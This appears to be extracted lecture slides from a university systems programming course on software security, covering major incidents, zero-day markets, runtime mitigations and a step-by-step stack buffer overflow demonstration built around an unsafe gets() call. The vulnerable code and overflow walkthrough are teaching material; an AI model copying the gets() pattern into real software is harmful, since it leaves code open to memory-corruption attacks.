

SWE2001: System Program

Lecture 0x0B: Software Security

Systems Security Lab @ SKKU

Software Attacks and Defenses

Software Security: Eternal War in Memory






Fig. 1. General timeline

Today's Software

- ▶ Today's software are huge
- ▶ Google Chrome Browser ≥ 6.7 MLOC
- ▶ Android Operating System $\geq 12\sim 15$ MLOC
- ▶ Mac OS X 10.4 ≥ 86 MLOC
- ▶ Linux Kernel ≥ 20 MLOC

Today's Software

Today's software are super complex



What Could go Wrong?

Large-Scale Security incidents



HeartBleed (2014) : OpenSSL's buffer over-read vulnerability allowed attackers to read server's in-memory TLS protocol secrets (e.g., private key)



ShellShock (2014) : bash shell's bug allowed attackers to execute arbitrary command via web




WannaCry (2017) : Ransomware : Windows {XP,7,10} file sharing (SMB) allows remote attackers to inject ransomware (400,000 infected)

0-Day Exploits refers to freshly discovered of which the targeted software has not been patched

0-Day Exploits are expensive

Security Vulnerabilities == \$\$\$




ANALYSIS

U.S. government is 'biggest buyer' of zero-day vulnerabilities, report claims


Software Bugs

- ▶ Mistakes and Loopholes in Software
- ▶ Make your program perform erroneous operations
- ▶ Probabilistically it will “crash”, it will hit an instruction that cannot be successfully performed
 - e.g., segmentation fault (memory access err)
 - Invalid opcode (code jumped to a random spot)



Software Exploitation

- ▶ Software Exploitation
- ▶ Can you maliciously trigger the bug and control the program behavior afterwards? → YES (Not always)
- ▶ It is called Software Exploitation
- ▶ When the bug is Exploitable it is a Vulnerability




Runtime Software Attack Mitigations

- ▶ **Assumption:** the program may have exploitable bugs
- ▶ **Goal:** make exploitation infeasible or very difficult
- ▶ Runtime software defense leverage OS, compiler, runtime software to render attacks more difficult

Runtime Software Attack Mitigations

- ▶ Modern computer systems have multiple layers of attack mitigations in place
 - DEP
 - ASLR
 - Canaries
 - ETC...
- ▶ Many of these defense mechanisms are enforced by default

Eternal War in Memory




Stack Buffer Overflow

Code

```
foo ():  
    ...  
-> call bar()  
    ...  
bar ():  
    push ebp  
    mov  ebp,esp  
    sub  esp,0x20  
    ...  
    gets(buf)  
    ...  
    mov  esp, ebp  
    pop  ebp  
    ret
```

Stack




Stack Buffer Overflow

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    ...  
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    ...  
    mov esp, ebp  
    pop ebp  
    ret
```

Stack




%ESP ->

Stack Buffer Overflow

Code

```
foo ():  
    ...  
    call bar()  
    ...  
bar ():  
    push ebp  
-> mov  ebp, esp  
    sub  esp, 0x20  
    ...  
    gets(buf)  
    ...  
    mov  esp, ebp  
    pop  ebp  
    ret
```

Stack




%ESP ->

Stack Buffer Overflow

Code

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    call bar()  
    ...  
bar ():  
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    mov  ebp, esp  
-> sub  esp, 0x20  
    ...  
    gets(buf)  
    ...  
    mov  esp, ebp  
    pop  ebp  
    ret
```

Stack



%ESP =>

Stack Buffer Overflow


Code

```
foo ():  
    ...  
    call bar()  
    ...  
bar ():  
    push ebp  
    mov  ebp, esp  
-> sub  esp, 0x20  
    ...  
    gets(buf)  
    ...  
    mov  esp, ebp  
    pop  ebp  
    ret
```


%ESP ->

%EBP ->

Stack




Stack Buffer Overflow




Enter your input:

Stack Buffer Overflow



Enter your input: aaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Stack Buffer Overflow



Enter your input: aaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Stack Buffer Overflow

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```
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...  
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...  
bar ():  
push ebp  
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gets(buf)  
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```


Stack

\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61
\x61\x61\x61\x61

%ESP ->
%EBP ->


```
Enter your input: aaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack Buffer Overflow



Enter your input: aaaaaaaaaaaaaaaaaa
